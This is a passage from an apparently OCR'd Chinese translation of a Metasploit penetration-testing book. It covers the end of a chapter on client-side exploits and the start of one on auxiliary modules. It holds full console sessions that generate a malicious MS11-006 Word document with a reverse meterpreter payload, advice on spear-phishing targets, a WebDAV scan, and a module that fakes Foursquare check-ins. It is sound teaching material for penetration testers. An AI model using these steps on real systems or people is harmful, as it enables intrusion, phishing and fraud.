msf > use windows/fileformat/ms11_006_createsizeddibsection
msf exploit(ms11_006_createsizeddibsection) > info

. . . SNIP . . .

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Windows 2000 SP0/SP4 English
  2   Windows XP SP3 English
  3   Crash Target for Debugging
```

接下来，还能看到一些可以被渗透攻击的目标系统版本类型可供选择，我们选择自动匹配，并将所有选项设为默认设置，如下所示：

```
Basic options:
  Name        Current Setting                    Required  Description
  ----        ---------------                    --------  -----------
  FILENAME    msf.doc                            yes       The file name.
  OUTPUTPATH  /opt/metasploit3/msf3/data/exploits yes       The location of the file.
```

我们还将像以往一样设置一个攻击载荷。在这里，我们首选反弹式的 meterpreter shell，如下：

```
msf exploit(ms11_006_createsizeddibsection) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(ms11_006_createsizeddibsection) > set LHOST 172.16.32.128
LHOST => 172.16.32.128
smsf exploit(ms11_006_createsizeddibsection) > set LPORT 443
LPORT => 443
msf exploit(ms11_006_createsizeddibsection) > exploit

[*] Creating 'msf.doc' file...❶
[*] Generated output file /opt/metasploit3/msf3/data/exploits/msf.doc❷
msf exploit(ms11_006_createsizeddibsection) >
```

8.5 发送攻击负载

我们的输出文件是 *msf.doc*❶，Metasploit 将其生成到路径*/opt/*❷下。现在，我们已经有了一个恶意文档，可以通过邮件发送给用户，寄希望于用户去打开它。这时我们最好了解用户端应用程序的补丁和安全漏洞情况。当我们在实际打开这个文档之前，必须在模块中先建立一个多线程监听端，如下所示。这样的话可以保证渗透攻击发生时，攻击主机可以收到来自目标主机的连接请求（一个反弹式载荷）。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
msf exploit(ms11_006_createsizeddibsection) > use multi/handler
msf exploit(handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 172.16.32.128
LHOST => 172.16.32.128
msf exploit(handler) > set LPORT 443
LPORT => 443
msf exploit(handler) > exploit -j
[*] Exploit running as background job.
[*] Started reverse handler on 172.16.32.128:443
[*] Starting the payload handler...
msf exploit(handler) >
```

我们在一个 Windows XP 虚拟机中打开该文档，将会得到一个 shell（虚拟机的系统是 Windows XP SP3），如下：

```
msf exploit(handler) >
[*] Sending stage (749056 bytes) to 172.16.32.131
[*] Meterpreter session 1 opened (172.16.32.128:443 -> 172.16.32.131:2718) at
    Sun Apr 03 21:39:58 -0400 2011
msf exploit(handler) > sessions -i 1
[*] Starting interaction with 1...
meterpreter >
```

通过使用 Metasploit，我们成功地利用了一个文件格式类型的安全漏洞，制作了一个恶意文档并且发送给我们的目标用户。回顾这个渗透攻击过程，如果事先对目标用户有一个充分的侦查，我们将能够构造出看上去十分可信的邮件，而这个渗透攻击只是 Metasploit 平台上存在的许多可用例子之一。

8.6　小结

在本章中，我们阐述了攻击者如何操纵堆内存来实施客户端渗透攻击，我们也演示了空指令在这次攻击中的作用，以及调试器的基本用法。你将会在第 14 章和第 15 章进一步学习调试器的用法。MS11-006 是一个栈溢出安全漏洞，我们将在随后章节中进一步地讨论栈溢出攻击技术。值得注意的是，你进行这些渗透攻击的成功概率取决于在攻击之前了解多少关于目标的信息。

作为一个渗透测试者，你应该学会利用每一点信息来让渗透攻击更加有效。比如在针对性钓鱼攻击中，如果你能说一些公司内部的行话，然后对一些不了解计算机技术的小型业务部门实施攻击，那么你成功渗透的可能性将大大增加。利用浏览器漏洞和文件格式漏洞的渗透攻击是一个非常有效的领域，你需要更多的相关实践才能有更好的理解与掌握，我们将会在第 9 章和第 10 章中继续讨论这方面的细节。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第 9 章

Metasploit 辅助模块

大部分人一提起 Metasploit，脑子里就会联想到它众多的渗透攻击模块。渗透攻击很酷，渗透攻击能让我们得到远程系统控制权，所有的聚光灯都打到了渗透攻击模块上。但有时候仅有渗透攻击模块是不够的，你还需要一些其他的东西。根据定义，Metasploit 中“不是渗透攻击的模块”被称作辅助模块（auxiliary module），这个模糊的定义给我们留下了很多的想象空间。[①]

除了提供一些实用的侦察工具，如端口扫描器、服务指纹攫取器（fingerprinters）等，辅助模块中还包含类似 *ssh_login* 这样的工具，它能够使用一个用户名和口令列表对整个网络上的 SSH 服务进行暴力口令猜解。此外还有一些协议 Fuzz 测试工具，如 *ftp_pre_post*、*http_get_uri_long*、*smtp_fuzzer*、*ssh_version_corrupt* 等等。你可以对一些特定的目标服务执行这些 Fuzz 测试器，并很有可能会有一些意外收获。

辅助模块不使用攻击载荷，但不要因此就觉得它们用处不大。在我们开始研究辅助模块数不清的功能用途之前，先来看看它们到底是些什么东西。

---

① 译者注：最新发的布 Metasploit v4.0 版本中增加了后渗透攻击模块，用于渗透攻击控制目标系统后的进一步攻击行为；而大部分辅助模块功能集中为信息搜集环节提供支持。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
❶ root@bt:/opt/framework3/msf3/modules/auxiliary# ls -l
  total 52
  drwxr-xr-x 23 root root 4096 Apr 10 03:22 admin
  drwxr-xr-x  4 root root 4096 Dec 14 03:25 client
  drwxr-xr-x 16 root root 4096 Jan  1 04:19 dos
  drwxr-xr-x  8 root root 4096 Dec 14 03:25 fuzzers
  drwxr-xr-x  3 root root 4096 May  2 15:38 gather
  drwxr-xr-x  4 root root 4096 Dec 14 03:25 pdf
  drwxr-xr-x 36 root root 4096 Apr 10 03:22 scanner
  drwxr-xr-x  5 root root 4096 May  2 15:38 server
  drwxr-xr-x  3 root root 4096 May  2 15:38 sniffer
  drwxr-xr-x  5 root root 4096 Dec 14 03:25 spoof
  drwxr-xr-x  4 root root 4096 Dec 14 03:25 sqli
  drwxr-xr-x  3 root root 4096 May  2 15:38 test
  drwxr-xr-x  3 root root 4096 May  2 15:38 voip
```

在上面的列表中你会看到，这些模块安装在 Metasploit 的*/modules/auxiliary* 目录❶中，它们的名字按照自身提供的功能进行分类。如果出于特定的目的，你需要创建自己的模块或对现有的模块进行编辑，就可以在相应的目录中放置或是找到它们。举个例子，如果你需要开发一个 Fuzz 测试模块，按照你的意图查找漏洞，你可以在*/fuzzer* 目录中找到一些现有模块作为参考。

可以在 MSF 终端中输入 **show auxiliary** 命令❶列出所有可用的辅助模块。如果你把在 MSF 终端中显示的模块名称和目录中的文件名进行比较，你会发现模块名称是依赖于底层目录结构的，如下所示：

```
❶ msf > show auxiliary

  Auxiliary
  =========

    Name                                  Rank       Description
    ----                                  ----       -----------
    admin/backupexec/dump                 normal     Veritas Backup Exec Windows Remote
                                                       File Access
    admin/backupexec/registry             normal     Veritas Backup Exec Server Registry
                                                       Access
    admin/cisco/ios_http_auth_bypass      normal     Cisco IOS HTTP Unauthorized
                                                       Administrative Access
  . . . SNIP . . .

    fuzzers/ssh/ssh_version_corrupt       normal     SSH Version Corruption
    fuzzers/tds/tds_login_corrupt         normal     TDS Protocol Login Request Corruption
                                                       Fuzzer
    fuzzers/tds/tds_login_username        normal     TDS Protocol Login Request Username
                                                       Fuzzer
    fuzzers/wifi/fuzz_beacon              normal     Wireless Beacon Frame Fuzzer
    fuzzers/wifi/fuzz_proberesp           normal     Wireless Probe Response Frame Fuzzer
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
gather/citrix_published_applications  normal    Citrix MetaFrame ICA Published
                                                  Applications Scanner
gather/citrix_published_bruteforce    normal    Citrix MetaFrame ICA Published
                                                  Applications Bruteforcer
gather/dns_enum                       normal    DNS Enumeration Module
gather/search_email_collector         normal    Search Engine Domain Email Address
                                                  Collector
pdf/foxit/authbypass                  normal    Foxit Reader Authorization Bypass
scanner/backdoor/energizer_duo_detect normal    Energizer DUO Trojan Scanner
scanner/db2/db2_auth                  normal    DB2 Authentication Brute Force Utility
scanner/db2/db2_version               normal    DB2 Probe Utility
```

从上面剪裁过的输出可以看出，辅助模块是按照类别进行组织的，按顺序你会看到 DNS 枚举模块、Wi-Fi Fuzz 测试模块，甚至一个可用来查找和利用劲量牌（Energize）USB 电池充电器木马后门的模块。

使用 Metasploit 的辅助模块和使用渗透攻击模块类似，只需简单地输入 **use** 命令并跟上模块名字。举例来说，使用 *webdav_scanner* 模块（在下一小节“使用辅助模块”中有详细介绍），你应输入如下所示的 **use scanner/http/webdav_scanner** 命令：

> **提示：**在辅助模块中，一些基本参数同其他模块有一些细微差别，如 **RHOST** 参数主要用于定位多个目标主机，**THREAD** 参数用来微调扫描速度等。

```
❶ msf > use scanner/http/webdav_scanner
❷ msf auxiliary(webdav_scanner) > info

       Name: HTTP WebDAV Scanner
    Version: 9179
    License: Metasploit Framework License (BSD)
       Rank: Normal

  Provided by:
    et <et@metasploit.com>

  Basic options:
    Name     Current Setting  Required  Description
    ----     ---------------  --------  -----------
    Proxies                   no        Use a proxy chain
❸   RHOSTS                    yes       The target address range or CIDR identifier
    RPORT    80               yes       The target port
❹   THREADS  1                yes       The number of concurrent threads
    VHOST                     no        HTTP server virtual host

  Description:
    Detect webservers with WebDAV enabled

  msf auxiliary(webdav_scanner) >
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

这里我们使用 **use** 命令载入我们感兴趣的模块❶，然后使用 **info** 命令获取关于模块的详细信息❷，这些信息中包含了对各个参数的说明。在参数列表中我们看到仅有一个 **RHOST** 参数❸为必填且没有默认值，我们可以将 **RHOST** 设置为 IP 地址、IP 地址列表、IP 地址段或 CIDR 地址块。

其他的参数会随着所使用的不同模块而有所差异。举例来说，**THREAD**（线程）❹参数允许在扫描中使用多线程支持，设置合适的线程参数，有时候能指显著地提高扫描速度。

9.1 使用辅助模块

辅助模块可以在众多目标对象上有着非常多样化的用途，有时找到一个好用的模块会让你兴奋不已。如果你无法找到一个理想的辅助模块，你也可以很容易地对现有模块进行修改，从而满足你的特定需求。

设想一个很常见的场景，你正在进行一次远程渗透测试，对网络进行扫描后，除了发现一些 Web 服务器外别无所获。这时你的攻击面非常窄，而你只能就现有条件展开工作。这时候 *scanner/http* 中的辅助模块非常有用，它们能够帮助你找到唾手可得的漏洞，并有针对性地开展渗透攻击。如下所示，可以使用 **search scanner/http** 命令查找所有可用的 HTTP 扫描器。

```
msf auxiliary(webdav_scanner) > search scanner/http
[*] Searching loaded modules for pattern 'scanner/http'...

Auxiliary
=========

  Name                                    Rank   Description
  ----                                    ----   -----------
  scanner/http/backup_file                normal HTTP Backup File Scanner
  scanner/http/blind_sql_query            normal HTTP Blind SQL Injection GET QUERY Scanner
  scanner/http/brute_dirs                 normal HTTP Directory Brute Force Scanner
  scanner/http/cert                       normal HTTP SSL Certificate Checker
  scanner/http/copy_of_file               normal HTTP Copy File Scanner
  scanner/http/dir_listing                normal HTTP Directory Listing Scanner
  scanner/http/dir_scanner                normal HTTP Directory Scanner
  scanner/http/dir_webdav_unicode_bypass  normal MS09-020 IIS6 WebDAV Unicode Auth Bypass
                                                 Directory Scanner
  scanner/http/enum_delicious             normal Pull Del.icio.us Links (URLs) for a domain
  scanner/http/enum_wayback               normal Pull Archive.org stored URLs for a domain
  scanner/http/error_sql_injection        normal HTTP Error Based SQL Injection Scanner
  scanner/http/file_same_name_dir         normal HTTP File Same Name Directory Scanner
  scanner/http/files_dir                  normal HTTP Interesting File Scanner
  scanner/http/frontpage_login            normal FrontPage Server Extensions Login Utility
  scanner/http/http_login                 normal HTTP Login Utility
  scanner/http/http_version               normal HTTP Version Detection
  scanner/http/lucky_punch                normal HTTP Microsoft SQL Injection Table XSS
                                                 Infection
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
   scanner/http/ms09_020_webdav_unicode_bypass normal  MS09-020 IIS6 WebDAV Unicode Auth Bypass
   scanner/http/options                        normal  HTTP Options Detection
   scanner/http/prev_dir_same_name_file        normal  HTTP Previous Directory File Scanner
   scanner/http/replace_ext                    normal  HTTP File Extension Scanner
❶  scanner/http/robots_txt                     normal  HTTP Robots.txt Content Scanner
   scanner/http/soap_xml                       normal  HTTP SOAP Verb/Noun Brute Force Scanner
   scanner/http/sqlmap                         normal  SQLMAP SQL Injection External Module
   scanner/http/ssl                            normal  HTTP SSL Certificate Information
   scanner/http/svn_scanner                    normal  HTTP Subversion Scanner
   scanner/http/tomcat_mgr_login               normal  Tomcat Application Manager Login Utility
   scanner/http/trace_axd                      normal  HTTP trace.axd Content Scanner
   scanner/http/verb_auth_bypass               normal  HTTP Verb Authentication Bypass Scanner
   scanner/http/vhost_scanner                  normal  HTTP Virtual Host Brute Force Scanner
   scanner/http/vmware_server_dir_trav         normal  VMware Server Directory Transversal
                                                         Vulnerability
   scanner/http/web_vulndb                     normal  HTTP Vuln scanner
❷  scanner/http/webdav_internal_ip             normal  HTTP WebDAV Internal IP Scanner
   scanner/http/webdav_scanner                 normal  HTTP WebDAV Scanner
   scanner/http/webdav_website_content         normal  HTTP WebDAV Website Content Scanner
❸  scanner/http/writable                       normal  HTTP Writable Path PUT/DELETE File Access
   scanner/http/xpath                          normal  HTTP Blind XPATH 1.0 Injector
```

这里有很多辅助模块可供我们选择，现在我们从中挑选一些更符合我们要求的。我们留意到在❶处显示的工具可以让我们从多个服务器上读取 *robots.txt* 文件，在❷处列出了几个可与 WebDAV 服务交互的模块，在❸处提供了一个查找具有可写权限服务器的工具，此外还有很多用于特定环境的辅助模块。

你很快会发现有许多模块适用于我们后续的信息探测。旧版微软 IIS 服务器的 WebDAV 功能有一个可用于远程攻击的漏洞，因此你可以对目标进行一次扫描，并期望能够发现一台启用了 WebDAV 的服务器。

```
   msf auxiliary(dir_webdav_unicode_bypass) > use scanner/http/webdav_scanner
   msf auxiliary(webdav_scanner) > show options

   Module options:

      Name     Current Setting  Required  Description
      ----     ---------------  --------  -----------
      Proxies                   no        Use a proxy chain
      RHOSTS                    yes       The target address range or CIDR identifier
      RPORT    80               yes       The target port
      THREADS  1                yes       The number of concurrent threads
      VHOST                     no        HTTP server virtual host

❶  msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.242, 192.168.13.242.252,
   192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122,
   192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.68.8.113,
   192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68,
   192.168.6.62
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
RHOSTS => 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116,
192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67,
192.168.6.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66,
192.168.8.68, 192.168.6.62
msf auxiliary(webdav_scanner) > run

[*] 192.168.1.242 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.13.242.252 (Apache/2.2.9 (Debian) proxy_html/3.0.0 mod_ssl/2.2.9
OpenSSL/0.9.8g) WebDAV disabled.
[*] Scanned 04 of 31 hosts (012% complete)
[*] Scanned 07 of 31 hosts (022% complete)
[*] 192.168.4.116 (Apache/2.2.3 (Red Hat)) WebDAV disabled.
[*] Scanned 10 of 31 hosts (032% complete)
[*] 192.168.4.122 (Apache/2.2.3 (Red Hat)) WebDAV disabled.
[*] Scanned 13 of 31 hosts (041% complete)
[*] 192.168.13.242.251 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.13.242.234 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 16 of 31 hosts (051% complete)
[*] 192.168.8.67 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 19 of 31 hosts (061% complete)
❷ [*] 192.168.6.113 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 192.168.13.242.231 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 22 of 31 hosts (070% complete)
[*] 192.168.13.242.249 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 25 of 31 hosts (080% complete)
[*] 192.168.4.115 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.8.66 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 28 of 31 hosts (090% complete)
[*] 192.168.8.68 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 31 of 31 hosts (100% complete)
[*] Auxiliary module execution completed
```

本例中你可以看见，我们对多台 HTTP 服务器是否开启 WebDAV 进行了扫描探测❶，并快速识别出了一台开启该服务的主机❷，我们可以针对这台主机展开进一步攻击。

> **提示：**辅助模块的功能绝不只限于扫描。在 14 章中你会看到仅需要简单的修改，就能将辅助模块变成很棒的漏洞 Fuzz 测试器。一些用于拒绝服务攻击的辅助模块甚至可以用来攻击 Wi-Fi 网络（如 dos/wifi/deauth 模块），这些模块如果使用得当会具有相当的破坏性。

9.2 辅助模块剖析

让我们通过一个有趣的小例子看一看辅助模块的内部结构，这个例子没有包含在 Metasploit 的模块库中（因为它实际上和渗透测试没有任何关系）。这个例子将向你展示使用 Metasploit 框架进行开发是多么的省时省力，它能让我们将注意力集中在模块功能细节上，而不是处理大量重复的代码。

译者注：本例中的 Foursquare 是一个基于用户地理位置信息的手机服务网站，它鼓励手机用户通过签到（Check-in）的方式同他人分享自己当前所在地理位置等信息，每个地址位置有一个唯一的标识，称为 VENUEID。用户每签到一次将会得到一些虚拟积分，可以使用虚拟积分来获得头衔——如某市市长等等。这个例子中介绍的模块显然可用于刷积分。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

克里斯•盖茨（Chris Gates）为 Metasploit 框架写了一个“神奇”的辅助模块，这个模块给他的 Twitter 粉丝留下的印象是，他似乎发明了一种可以光速旅行的设备。这个模块是一个显示 Metasploit 代码重用有时很棒的的例子。（你可以在 *http://carnal0wnage.googlecode.com/*查看这个模块脚本的源代码）

```
❶ root@bt:/opt/framework3/msf3# cd modules/auxiliary/admin/
  root@bt:/opt/framework3/msf3/modules/auxiliary/admin# wget http://carnal0wnage.googlecode
  .com/svn/trunk/msf3/modules/auxiliary/admin/random/foursquare.rb
```

我们下载这个模块并把它放入我们的辅助模块目录下❶，以便能够在 Metasploit 环境中使用它。不过在我们使用这个模块前，让我们看一看实际的脚本代码，并把各个代码模块分解，这样我们就能够知道这个模块到底包含了哪些内容。

```
  require 'msf/core'

❶ class Metasploit3 < Msf::Auxiliary

      # Exploit mixins should be called first
❷     include Msf::Exploit::Remote::HttpClient
      include Msf::Auxiliary::Report
```

模块最前面的两行代码导入了辅助模块类（auxiliary class）❶，然后在脚本中启用了 Metasploit 框架内的 HTTP 客户端功能❷。

```
❶ def initialize
          super(
            ❷'Name'         => 'Foursquare Location Poster',
              'Version       => '$Revision:$',
              'Description'  => 'F*ck with Foursquare, be anywhere you want to be by venue id',
              'Author'       => ['CG'],
              'License'      => MSF_LICENSE,
              'References'   =>
                  [
                      [ 'URL', 'http://groups.google.com/group/foursquare-api' ],
                      [ 'URL', 'http://www.mikekey.com/im-a-foursquare-cheater/'],
                  ]
          )
  #todo pass in geocoords instead of venueid, create a venueid, other tom foolery
          register_options(
              [
                ❸Opt::RHOST('api.foursquare.com'),
                  OptString.new('VENUEID', [ true, 'foursquare venueid', '185675']), #Louvre
                       Paris France
                  OptString.new('USERNAME', [ true, 'foursquare username', 'username']),
                  OptString.new('PASSWORD', [ true, 'foursquare password', 'password']),
              ], self.class)

  end
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在初始化构造函数❶中，我们定义了关于本模块的一些描述信息❷，在 MSF 终端中输入 **info** 命令时，这些信息会显示出来。在❸处我们对模块运行时要用到的多个参数进行了定义，并在这里定义它们是否是必填参数。到现在为止，所有的代码都非常简单，它们的功能也很明确。但我们还没有接触到模块的逻辑流程部分，我们将在下面内容中深入进行介绍。

```
    def run

        begin
          ❶user = datastore['USERNAME']
            pass = datastore['PASSWORD']
            venid = datastore['VENUEID']
            user_pass = Rex::Text.encode_base64(user + ":" + pass)
            decode = Rex::Text.decode_base64(user_pass)
            postrequest = "twitter=1\n" #add facebook=1 if you want facebook

            print_status("Base64 Encoded User/Pass: #{user_pass}") #debug
            print_status("Base64 Decoded User/Pass: #{decode}") #debug

          ❷res = send_request_cgi({
                'uri'     => "/v1/checkin?vid=#{venid}",
                'version'    => "1.1",
                'method'  => 'POST',
                'data'   => postrequest,
                'headers' =>
                    {
                        'Authorization' => "Basic #{user_pass}",
                        'Proxy-Connection' =>  "Keep-Alive",
                    }
            }, 25)
```

现在我们进入脚本中实际的逻辑流程部分，也就是当 run 函数被调用后发生的一系列事情。首先将输入的参数传递到局部变量中❶，并且定义了一些其他的对象。然后使用 *send_request_cgi* 方法❷创建了一个对象，这个方法是由 *lib/msf/core/exploit/http.rb* 导入到脚本中的，这个方法定义对它的功能描述是“连接到服务器，创建一个请求，发送请求，最后读取服务器返回的信息”。如本例所示，使用这个方法需要多个参数，它会连接到实际的远程服务器上。

```
            ❶print_status("#{res}") #this outputs the entire response. We could probably do
                                    #without this but it's nice to see what's going on.
              end

          ❷rescue ::Rex::ConnectionRefused, ::Rex::HostUnreachable, ::Rex::ConnectionTimeout
            rescue ::Timeout::Error, ::Errno::EPIPE =>e
              puts e.message
        end
    end
```

创建这个对象后，将服务器返回的信息显示出来❶。如果执行过程中发生错误，在❷处有一段错误处理的逻辑判断，它会将错误信息报告给使用者。代码中所有的逻辑非常简单，实际

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

上只是将 Metasploit 框架所提供的各种功能拼接起来。这个例子很好地展示了 Metasploit 框架的强大功能，使用这个框架进行开发时，我们只需要关注为了达到目标所需的各种信息，而不必关心如何进行错误处理、如何管理网络连接等等。

让我们看看这个模块运行时的样子。如果你不记得这个模块在 Metasploit 目录中的完整路径，可以这样进行查找：

```
❶ msf > search foursquare
  [*] Searching loaded modules for pattern 'foursquare'...

  Auxiliary
  =========

     Name              Rank    Description
     ----              ----    -----------
     admin/foursquare  normal  Foursquare Location Poster

❷ msf > use admin/foursquare
❸ msf auxiliary(foursquare) > info

        Name: Foursquare Location Poster
     Version: $Revision:$
     License: Metasploit Framework License (BSD)
        Rank: Normal

  Provided by:
    CG <cg@carnalOwnage.com>

  Basic options:
    Name      Current Setting     Required  Description
    ----      ---------------     --------  -----------
    PASSWORD  password            yes       foursquare password
    Proxies                       no        Use a proxy chain
    RHOST     api.foursquare.com  yes       The target address
    RPORT     80                  yes       The target port
    USERNAME  username            yes       foursquare username
    VENUEID   185675              yes       foursquare venueid
    VHOST                         no        HTTP server virtual host

  Description:
    F*ck with Foursquare, be anywhere you want to be by venue id

  References:
    http://groups.google.com/group/foursquare-api
    http://www.mikekey.com/im-a-foursquare-cheater/
```


溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在上面的例子中，首先我们查找“foursquare”关键字❶得到模块的全名，并输入 **use** 命令❷选择这个模块，然后显示这个模块的详细信息❸。根据信息中提供的参数列表，我们对这个模块进行配置。

```
❶ msf auxiliary(foursquare) > set VENUEID 2584421
  VENUEID => 2584421
  msf auxiliary(foursquare) > set USERNAME msf@elwood.net
  USERNAME => metasploit
  msf auxiliary(foursquare) > set PASSWORD ilovemetasploit
  PASSWORD => ilovemetasploit
❷ msf auxiliary(foursquare) > run
  [*] Base64 Encoded User/Pass: bXNmQGVsd29vZC5uZXQ6aWxvdmVtZXRhc3Bsb2l0
  [*] Base64 Decoded User/Pass: msf@elwood.net:ilovemetasploit
  [*] HTTP/1.1 200 OK
  Content-Type: text/xml; charset=utf-8
  Date: Sat, 08 May 2010 07:42:09 GMT
  Content-Length: 1400
  Server: nginx/0.7.64
  Connection: keep-alive

  <?xml version="1.0" encoding="UTF-8"?>
  <checkin><id>40299544</id><created>Sat, 08 May 10 07:42:09 +0000</created><message>OK!
  We've got you @ Washington DC Union Station. This is your 1st checkin here!</message>
  <venue><id>2584421</id><name>Washington DC Union Station</name><primarycategory><id>79283</
  id><fullpathname>Travel:Train Station</fullpathname><nodename>Train Station</nodename>
  <iconurl>http://foursquare.com/img/categories/travel/trainstation.png</iconurl></primary
  category><address>Union Station</address><city>Washington</city><state>DC</state><geolat>
  38.89777986957695</geolat><geolong>-77.0060920715332</geolong></venue><mayor><type>nochange
  </type><checkins>4</checkins><user><id>685446</id><firstname>Ron</firstname><photo>http://
  playfoursquare.s3.amazonaws.com/userpix_thumbs/ELOW44QHXJFB4PWZ.jpg</photo><gender>male</
  gender></user><message>Ron is The Mayor of Washington DC Union Station.</message></mayor>
  <badges><badge><id>1</id><name>Newbie</name><icon>http://foursquare.com/img/badge/newbie
  .png</icon><description>Congrats on your first check-in!</description></badge></badges>
  <scoring><score><points>1</points><icon>http://foursquare.com/img/scoring/2.png</icon>
  <message>First stop tonight❸</message></score><score><points>5</points><icon>http://
  foursquare.com/img/scoring/1.png</icon><message>First time @ Washington DC Union Station!</
  message></score></scoring></checkin>
```

为了成功地运行这个模块，我们需要一对合法的 Foursquare 用户名和口令以完成签到（Check-in）操作。我们首先在 Google 上查找到一个合法的地域 ID（VENUEID），然后设置好 VENUEID❶以及 Foursquare 网站的登录凭据❷等必填参数，最后运行模块。通过 Foursquare 网络服务返回的确认信息我们看到，签到已成功，而且获得了 5 个积分❸。

在本例中，我们通过 Foursquare 的网络服务提交了一次在华盛顿特区联合站（Washington DC Union Station）的“签到”（如图 9-1 所示）。



图 9-1　成功地在联合站签到

溜客安全网 WwW.176Ku.CoM

